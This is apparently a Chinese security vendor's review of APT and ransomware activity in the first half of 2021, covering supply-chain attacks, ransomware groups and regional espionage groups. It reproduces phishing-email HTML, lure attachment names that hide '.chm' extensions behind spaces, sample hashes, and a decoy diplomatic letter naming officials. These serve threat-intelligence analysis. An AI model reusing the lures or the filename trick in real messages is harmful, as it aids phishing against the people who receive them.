代码使用自定义 hash 算法，常量字符串都进行 hash 处理，避免敏感字符串在传输流量和本地文件扫描时发现。实际使用的地方有 9 处，右图是进程名检测部分：



攻击事件视角

SolarWinds供应链攻击事件持续发酵

去年 12 月，著名网络安全公司 FireEye 发布公告称其发现了一个名为 UNC2452 的攻击事件，该事件中的 APT 组织发起了一项全球性攻击活动。该组织通过入侵 SolarWinds 公司，向该公司的产品源码中植入恶意代码，导致恶意代码被编进产品，通过该公司的官方网站进行后门软件的分发。

通过深入分析，发现本次攻击主要针对美国与欧洲的众多企业与机构，其攻击范围很广，包括但不限于高科技 IT 公司、通信公司、银行、学校、政府部门等。在 2021 上半年，美国国会连续开了两次听证会进行复盘，并提出可能会建立的“吹哨人”情报共享机制。

2021 年 5 月，微软发布报告称观察到了黑客组织 Nobelium 针对政府机构、智库、顾问和非政府组织的网络攻击。这波攻击针对 150 多个不同组织的大约 3000 个电子邮件账户。前述目标受害者遍及至少 24 个国家，其中美国的组织受到的攻击最多。

微软追踪此次的攻击者为黑客组织 Nobelium，也是此前微软认定的 SolarWinds 事件的攻击者，微软认为其背后可能有某国政府的支持。


2021 年 6 月，微软发布报告称，由于一名微软客服人员的电脑被入侵，其部分客户支持工具被黑客组织 Nobelium 访问，该组织是 SolarWinds 事件的幕后黑手。该客服人员的访问权限有限能够看到客户使用的服务和他们的账单联系信息等内容，Nobelium 可以通过窃取到的客户服务代理凭据获得访问权限，并对特定的微软客户进行 " 高度针对性 " 的攻击。

Lazarus组织针对全球安全人员攻击事件


漏洞研究者是大家心目中的安全专家，然而当安全专家的心理弱点被不讲武德的黑客利用，专家电脑上高价值的智力资产就会处于危险的境地，然而更危险的是这些本用于研究目的的信息中如果存在可被武器化的内容，就导致研究人员无意中成为这些黑客的帮凶。

2021 年 1 月 25 日，谷歌威胁分析小组披露了 [8] 一系列来自东北亚某国黑客组织的针对安全研究人员（尤其是漏洞研究人员）的攻击活动。攻击者使用疑似 Lazarus APT 组织的攻击基础设施，结合非常具有迷惑性的社工操作，骗取受害者信任，并可能以盗取安全公司电脑上的高价值漏洞研究资料达到攻击目的。目前国内已有一定数量的安全研究人员受到这个组织的欺骗，其研究电脑的敏感信息泄露。

[8] https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers



攻击者伪装成安全研究人员的身份，至少从 2020 年 4 月混迹于 Twitter、LinkedIn、Telegram 等多种社交媒体，建立漏洞分析博客。在安全研究圈具备一定的置信度后，其对安全研究人员发起了鱼叉攻击以及利用 Chrome 浏览器 0day 以及 IE 浏览器 0day 开展水坑攻击。该组织本次攻击事件目的为窃取安全研究人员手中高价值 0day 漏洞，用于扩充其武器库，该组织在 2021 年 3 月及 5 月发动了新一轮的攻击。伪造 Twitter 账户如右图。




REvil组织利用Kaseya 0day发起大规模供应链攻击

REvil组织是一个定向勒索犯罪团伙，其组织框架、运营模式、攻击能力以及武器库等已经可以媲美APT组织。

Kaseya VSA 是一种流行的远程网络管理软件，被许多托管安全提供商或 MSP（为其他公司提供 IT 服务的公司）使用。网络管理软件是隐藏后门的理想场所，因为这些系统通常具有广泛的访问权限并执行大量任务，因此难以监控。

REvil勒索组织在2021年7月2日宣布其对MSP供应商发起了攻击，感染了上百万个系统。Kaseya随后发表声明其产品存在0day漏洞，被REvil组织用于本次的攻击活动。欧洲和亚太地区的多个组织在进行补救时被迫完全关闭其业务[9]。Kaseya 大约 60 名直接客户似乎受到了影响，导致下游大约 800 到 1,500 家企业受到影响[10]。



[9] https://www.varonis.com/blog/revil-msp-supply-chain-attack/
[10] https://www.bleepingcomputer.com/news/security/kaseya-roughly-1-500-businesses-hit-by-revil-ransomware-attack/


DarkSide组织发起的定向勒索

2021年5月7日，美国最大的输油管网运营商Colonial Pipeline，因遭遇定向勒索攻击而导致业务暂停，该运营商的管网运营着美国东海岸超过45%的汽油运输业务，基于该管网每日运输汽油超过250万桶。美国媒体广泛报道了该攻击，该攻击导致的停机业务甚至影响了期货市场。曾参与SolarWinds供应链APT攻击调查的网络安全厂商Mandiant被邀请参与调查。

DarkSide 于 2020 年 8 月首次出现，其遵循 RaaS（勒索软件即服务）模型，该黑客团伙曾声称，它配备了市场上最快的加密速度，甚至同步支持 Windows 和 Linux 版本。


其产品使用双重勒索攻击策略，这不仅加密受害者的数据，还将通过披露受害者泄露的数据确保勒索的成功，攻击者常常威胁说如果不支付赎金要求就将盗窃的数据公开。该攻击策略有效地反制了常见的防御方备份数据的策略。

DarkSide 常常把英语语言国家的企业作为攻击目标，并且避免攻击前苏联加盟共和国境内的目标，勒索的赎金范围在 20 万至 200 万美元之间。另外据媒体引用的其他受害者提供的数据，该组织已发布了 40 多个受害者的失窃数据，估计仅占受害者总数的一小部分。



与许多勒索软件变种不同，例如 Maze 曾被用来成功攻击华盛顿郊区的学校，DarkSide 背后的黑客组织有其行事准则（让媒体感觉他们是在“劫富济贫”），其行为准则要求其 Raas 用户禁止使用这个勒索软件对医院、学校、大学、非营利组织和政府机构开展攻击。

右图是该组织的行动准则（Rules）。



DarkSide 于 2020 年出现在暗网后，快速发展，基于其提供的勒索即服务组件开展的勒索业务被声称获得了数百万美元的利润。其特点有：

人工勒索

在勒索软件部署前，攻击者将利用获得权限的受害电脑尝试进行信息收集和横向移动，从而在获得必要权限后，对受害者的关键数据发起致命一击；

特别关注 DC

DarkSide 非常乐于关注受害者的域控服务器 (DC)，从而基于 DC 获得更广泛的受控电脑的凭证和权限，增加其攻击的范围和成效；

绕过特定地域

故意绕过多个前苏联加盟共和国目标；

号称“劫富济贫”的准则，从而降低社会谴责

禁止使用该勒索软件对医院、学校、大学、非营利组织和政府机构开展攻击。

该组织在 5 月中旬声称由于受到 FBI 的压力，已经关闭服务。

基于0day漏洞的商业恶意软件开发商

从商业恶意软件市场来看，以色列监控公司 Candiru 使用的 0day 最多，该组织具有很强的攻击能力，据称其向世界各国政府出售 DevilsTongue 监控恶意软件。

此外，以色列公司 NSO 集团（NSO Group）开发的间谍软件“飞马”（Pegasus）被爆出系各国政府或是企业用于监控记者及政治人物的软件，故引起了诸多的指责。该软件可以轻而易举地入侵苹果和安卓系统，并轻松截取手机里的各类消息、图片、视频、邮件内容、联系历史，甚至可以秘密打开麦克风进行即时录音。报道还提到，NSO 公司的“飞马”软件“可能是目前最强大的间谍软件”。

全球APT组织视角

东亚

东亚的 APT 组织的攻击活动，在 2021 年较为活跃，其典型代表是 Lazarus。


Lazarus

公开情报认为该组织具有东亚某国政府背景，该组织的攻击目标遍及全球，攻击行业多种多样，包括但不限于数字货币、金融机构、政府机构以及军事机构等。

2021 年 1 月 25 日，Google 威胁分析小组披露了 Lazarus 针对安全研究人员（漏洞研究人员）的攻击活动，本次攻击活动涉及全球十多个国家包括但不限于俄罗斯、美国、中国等，安全公司安全研究人员以及个人安全研究人员存在多个中招案例。

攻击者伪装成安全研究人员的身份，至早从 2020 年 4 月起就开始混迹于 Twitter、LinkedIn、Telegram 等多种社交媒体，建立漏洞分析博客。在安全研究圈具备一定的置信度后，其对安全研究人员发起了鱼叉攻击以及基于疑似 Chrome 浏览器 0day 和 IE 浏览器 0day 的水坑攻击。该组织本次攻击事件目的疑似为窃取安全研究人员手中高价值 0day 漏洞，用于扩充其武器库，该组织在 2021 年 3 月伪造了一家名为“SecuriElite”的安全公司，并基于它发动了多轮攻击。

2021 年 5 月，该组织通过即时通信软件对东南亚地区如菲律宾、印度尼西亚等地的相关人员发起了鱼叉攻击，该轮攻击行动将目标放在了虚拟货币相关行业人员。



Kimsuky

该组织是比较活跃的东亚组织之一，其又名 Mystery Baby、Baby Coin、Smoke Screen、BabySahrk，据分析其可能为 2012 年开始活动的与东亚某国政府有关的 APT 组织，其与 Konni 组织疑似存在联系。

该组织的攻击手法 2021 年并没有多大的变化，主要还是采取发送携带“外交”、“安全”、“国防”、“朝鲜核问题”以及“统一部”等关键字的恶意附件对目标发起鱼叉攻击。

KONNI

KONNI 是一类远控木马病毒，后被发现与东亚的 APT 组织存在一定的关系，此后被当作疑似具有东亚背景的 APT 组织的标识。该组织同样利用疫情相关热点事件对亚洲多个国家进行鱼叉攻击。其外，还通过仿制 APP 针对移动平台用户开展攻击。

2021 年其攻击行动似乎并不是很活跃，其攻击方式没有多大变化，利用“疫情物资”为诱饵对相关机构进行鱼叉攻击，情报发现该组织疑似曾攻击我国机构。

毒云藤

其在国内同时也被称为绿斑、穷奇、APT-C-01，该组织对我国国防、政府、科技、教育以及海事机构等重点单位和部门进行了长达多年的网络间谍活动，其主要关注军工、中美关系、两岸关系和海洋相关领域。毒云藤在初始攻击环节主要采用鱼叉式钓鱼邮件攻击，在进行攻击之前，其会对目标进行深入调研，开展信息搜集。


该组织在 2018 年到 2021 上半年持续对国内进行网络情报窃取，通过仿冒国内最常使用的社交软件、邮箱系统（126、163 邮箱）、政府机构网站、军工网站、高等院校等网站等进行大规模钓鱼，以此获取定向群体的精确情报。

在 2021 上半年，其对我国多个大学、政府机构等持续进行邮件钓鱼活动，下图为某次攻击活动的钓鱼邮件截图。

其通过问卷调查的方式发送调查链接，该调查链接被定向到钓鱼页面。

```
PMingLiU;color:black">国内</span><span style="font-size:10.5pt;font-family:&quot;等线&quot;,&quot;serif&quot;;
color:black">的学术发表情况，以及</span><span style="font-size:10.5pt;mso-ascii-font-family:
PMingLiU;mso-hansi-font-family:PMingLiU;color:black">国</span><span style="font-size:10.5pt;font-family:&quot;等线&quot;,&quot;serif&quot;;color:black">内外部因素对您学术发表的影响。您所提供的信息仅供学术研究之用，绝不另作他用或向第三方披露，填写时间约5分钟。真诚感谢您对本次调查的支持与帮助！</span><span lang="EN-US"
style="font-size:10.5pt;color:black"><o:p></o:p></span></p>

<p class="" style="margin:0cm;margin-bottom:.0001pt;text-align:justify;
text-justify:inter-ideograph"><span style="font-size:10.5pt;font-family:&quot;等线&quot;,&quot;serif&quot;;
color:black">您可以打开我们的问卷链接进行网上填写：</span><span lang="EN-US" style="font-size:10.5pt;
color:black"><o:p></o:p></span></p>

<p class="" style="margin:0cm;margin-bottom:.0001pt;text-align:justify;
text-justify:inter-ideograph"><span style="font-size:10.5pt;font-family:&quot;等线&quot;,&quot;serif&quot;;
color:red">问卷链接：</span><span lang="EN-US" style=""><font color="#cc0000"></font></span><a target="_blank"
href="http://xp.          .info">https://www.          /P2W195F.aspx</a><span lang="EN-US" style="font-size: 10.5pt; font-family: 等线, serif;"><font
color="#cc0000"></font><o:p></o:p></span></p>
```

某次攻击活动中，其使用的伪造 163 邮箱页面，同样延续了其通过云存储诱饵文件的攻击手法。



东南亚

海莲花 (OceanLotus)


是一个长期针对中国、东南亚地区国家政府、科研机构、海运企业等领域开展定向攻击的APT组织。

该组织在2021上半年相对低调。该组织后渗透的维持载荷主要还是白加黑的攻击文件，其中大量使用国内常用软件组件作为白文件，为了更好的隐藏自身信息，其后续载荷针对目标做了针对性修改，如基于目标的主机名进行加密。如下为相关事件投递样本。

名称	修改日期	类型	大小
DgBase.dll	2020/12/30 18:34	应用程序扩展	304 KB
lenovodrvtray	2020/12/30 18:33	应用程序	318 KB

国内安全厂商在Linux平台上发现系列远控文件，命名为“双头龙”，该类远控文件通过溯源关联与分析，发现疑似为海莲花针对Linux平台的攻击样本，其网络协议与海莲花组织MAC平台样本具有高度相似性。

其后渗透维持载荷整体执行流程如右图。



来源:《深信服APT攻防趋势半年洞察》

南亚

南亚 APT 组织 2021 年处于较为活跃的状态，包括了 BITTER、毒云藤、Confucius、SideWinder 以及 Donot 等，这几个 APT 组织很多方面信息存在着交叉，包括但不限于基础设施、攻击手法与战术、相似样本等，不排除这 5 个组织背后存在一定关联性。

Bitter


该组织拥有多个别名，分别为蔓灵花、APT-C-08、T-APT-17 和苦象等名称，该组织其主要攻击目标为亚洲国家，主要针对政府（外交、国防）、军工、核工业、航空工业、船舶工业以及海运等行业开展攻击，窃取敏感资料，疑似为南亚次大陆某国政府背景的 APT 组织。

该组织在 2021 上半年对中国和巴基斯坦发起了多起鱼叉攻击活动，攻击目标涉及中国多个行业及巴基斯坦空军，其向相关攻击目标大量发送恶意 chm 压缩包文件作为攻击附件。


捕获的鱼叉攻击 chm 附件案例 (后缀名前长空格是为了迷惑攻击目标人员)

海事政策分析和对南亚的港口安全影响 .chm
邀请函 .chm
附件 - 会议 .chm
BN part descriptions Feb 2021.chm
SOP for Logging out Mail and PCs.chm
SHIPMENT TO PNS INVOICE NO 03021.chm
MyPictures.jpg.chm
日程安排 .chm_
需的物品清单 20201111 .chm
20210203.txt .chm
20210225.doc .chm
20210316.doc .chm

其中部分相关邮件如下图，BITTER 组织通过邮件发送 chm zip 压缩包



在2020年底到2021年期间，BITTER组织被发现还曾使用提权0day漏洞，并且其将多种开源远控项目修改为自使用的远控，其整体攻击流程如下图。



分析其2021上半年相关攻击活动及武器库，发现BITTER组织正逐渐将多个漏洞利用代码融入其武器库，将多种下载器、远控及其他组件C#化，可见其攻击能力正逐步提升中，另外BITTER组织的0day漏洞疑似从第三方处购买，可能预示该组织近期获得了可观的资金支持。

摩诃草

该组织的其他名称包括 APT-C-09、白象、PatchWork、angOver、VICEROY TIGER、The Dropping Elephant 等。该组织和 BITTER 一样主要目标为巴基斯坦和中国。

在 2021 年 1 月 CybleInc 的研究团队通过一份名为“Chinese_Pakistani_fighter_planes_play_war_games.docx”的恶意文档样本，观察到了针对中国的 Patchwork APT 网络间谍组织的最新活动。此次攻击是疑似以带有恶意附件的鱼叉式网络钓鱼电子邮件的形式执行的，攻击使用了诸如利用 EPS 漏洞 CVE-2017-0261 和社会工程学等技术，最后将加载摩诃草组织常用的 FakeJLI 后门，对受害者主机进行持续控制。


该组织对于热点事件的敏感度很高，并且能够快速将攻击活动与媒体热点结合。Patchwork APT 组织通过增强的恶意软件工具集扩大了自己的武器库，并通过鱼叉式网络钓鱼攻击瞄准了中国和其他国家及地区。在最近的攻击中，Patchwork 组织一直在使用经过修改或定制的 RAT 的有效负载，而不是使用现成的远程管理工具。

Confucius

该组织自 2013 年起开始活跃，同时也被国内安全厂商称为摩罗杪或者孔夫子，与许多其他南亚 APT 组织团伙一样主要对中国和巴基斯坦等国的关键基础设施部门发起网络攻击活动，其中包括政府机构、军工企业、核工业等。

2021 上半年该组织使用了多种攻击手发包括但不限于邮件结合钓鱼网站、邮件结合木马附件、单一投放木马等等，其除了使用自身的特种木马外，疑似还使用了一些商业、开源木马，其投递样本基本都使用 rar 或者 zip 进行压缩。通过对齐攻击目标开展分析，其攻击涉及中国、巴基斯坦、俄罗斯、斯里兰卡以及尼泊尔等国家。

其中针对我国政府部门的钓鱼页面如下，其钓鱼页面延续以往，存在弹出“用户认证过期”以及延迟加载提示等现象。




在上半年其利用已披露设施再次针对中国及巴基斯坦多个政企以及高校单位发起了钓鱼攻击。


SideWinder

该组织其他名称为响尾蛇、T-APT-04，是一个疑似具有南亚次大陆某国政府背景的 APT 组织，该组织主要目标为巴基斯坦和东南亚国家，主要以窃取政府、能源、军事等领域的机密信息为主要目的。

在 2021 上半年 SideWinder 组织利用相关国家外交政策为诱饵对巴基斯坦发起了鱼叉攻击事件，一旦受害者执行此类恶意样本，初始 LNK 文件将从远程服务器下载恶意脚本执行，恶意脚本将释放展示正常的诱饵文档以迷惑受害者，并继续从远程服务器获取第二阶段恶意脚本执行。第二阶段恶意脚本中更新了在受害者计算机上部署相关恶意软件的流程，最后通过白加黑的方式加载最终的远程木马，控制受害者机器，从而窃取敏感信息。其攻击流程如下图（图片来自互联网）。



捕获的相关诱饵文件内容如下图（图片来自互联网）。



Embassy of the Islamic Republic of Pakistan

No. Pol-10/8/21 25 February 2021

Dear Farman Zarkoon (draft),

We have received your letter regarding Expression of Interest for investment in Balochistan through the Ministry of Foreign Affairs. We are going to disseminate this information to the relevant [redacted] institutions and enterprises for attracting new investments and businesses to Balochistan.

Balochistan being the largest province of Pakistan, blessed with natural resources and beautiful landscapes truly offers promising opportunities for development and investment in multiple areas. Having myself lived and studied in Quetta for 25 years, I am aware of Balochistan's importance and potential. The province and its people hold a very special place in my heart.

I have seen the Balochistan Board of Investment and Trade (BBOIT)'s website which is very impressive and contains useful information about various sectors and investment opportunities. I would request if BBOIT could prepare special brochures on key sectors and specific projects in the [redacted] language which would help us in our outreach in [redacted] in an effective manner.

The Embassy and our four Consulate Generals in [redacted] would provide full facilitation in building useful trade and investment linkages between [redacted] and Balochistan.

Yours sincerely,

(Mushaf Haque)
Ambassador

Mr. Farman Zarkoon,
Chief Executive Officer,
Balochistan Board of Investment & Trade,
Quetta.

No.1 Dong Zhi Men Wai Da Jie [redacted] Tel: 65324504 Fax: 65327715 P.C.: 100600

Copy to:
1. Mr. Muhammad Mudassir Tipu, Director General [redacted] Ministry of Foreign Affairs, Islamabad.
2. Dr. Diyar Khan, Consul General, Consulate General of Pakistan, [redacted]
3. Mr. Bilal Ahmad Butt, Consul General, Consulate General of Pakistan, [redacted]
4. Mr. Hussain Haider, Consul General, Consulate General of Pakistan, [redacted]
5. Mr. Mahmood Akhter Mahmood, Acting Consul General, Consulate General of Pakistan, [redacted]

该组织往年的攻击活动非常频繁，并且在武器库方面也一直保持着技术上的更新和迭代：2019 年 SideWinder 一阶脚本代码未经任何处理，所有字符、C&C、函数名称均为明文；从 2020 年开始 SideWinder 对一阶脚本进行关键字符加密，在内存加载的 O.WORK 功能变得更为单一仅保留加载功能去除驻留功能；2021 年服务器路径特征已发生变化。

Donot

又称肚脑虫组织（APT-C-35），是一个针对巴基斯坦、斯里兰卡等印度周边国家政府机构等领域进行网络间谍活动，以窃取敏感信息为主的攻击组织，该组织具备针对 Windows 与 Android 双平台的攻击能力。

在 2021 年上半年，其攻击流程大体上和之前保持一致。通过鱼叉邮件的方式向目标投递远程模板注入文档或者是宏文档来完成攻击活动的第一步。

在 2021 上半年相关攻击活动中，其投递样本以“泰国皇家海军第 82 指挥和参谋课程”、“OPS 检查细节”，“OPS 需求”、“国防部副本”等标题作为诱饵文档开展攻击。其中 OPS 疑似是位于泰国的石油天然气公司。根据诱饵标题猜测该组织针对目标是泰国。相关投递样本文件名如下表。

文件名	MD5
OPS_requirements.doc	8cc87eb3667aecc1bd41018f00aca559
OPS Clearance Details.doc	b7e07104bc65619b55431f6cbaaaea29
Royal Thai Navy 82nd Command and Staff course.doc	d4b45f7a937139e05f386a8ad0aba04e
contract copy -11 Feb 21.doc	6275908396d4a55c1ad8a21a82e6ada8
MOD_Copy.doc	5fdcbb85733f9e8686d582b2f1459961

从多个事件分析来看，Donot 攻击具有以下几个特点：

存放远程模板文件的服务器是个开放目录，且样本 C2 路径中多带有“Jack”

第一阶段作为 payload 的 dll 具有实际恶意功能的导出函数常用名字形式如：HPMG、KPMG、house，且以计划任务形式完成持久化

东欧

东欧地区的 APT 组织攻击活动主要以中东、欧洲以及北美地区作为主要目标，2020 年东欧地区相对比较活跃的组织有 Gamaredon、SandWorm、APT28 以及疑似 APT29（WellMess）组织，其中 WellMess 涉及国内相关攻击活动。

Gamaredon

也被称为 Primitive Bear 组织，该 APT 组织疑似具有东欧背景，其最早的攻击活动可以追溯到 2013 年，主要针对乌克兰政府机构官员、反对党成员和新闻工作者，以窃取情报为目的，该组织在 2021 上半年中持续活跃中。

2021年2月23日，Cisco的Talos安全团队对Gamaredon组织进行了深入评估，认为该组织并非一个国家背景的APT组织，而是类似一个活跃于全球的黑产组织，但在该前提下，该组织对乌克兰具有更多的攻击性，似乎其在进行黑产活动的同时也为其背后的国家情报机构提供服务。

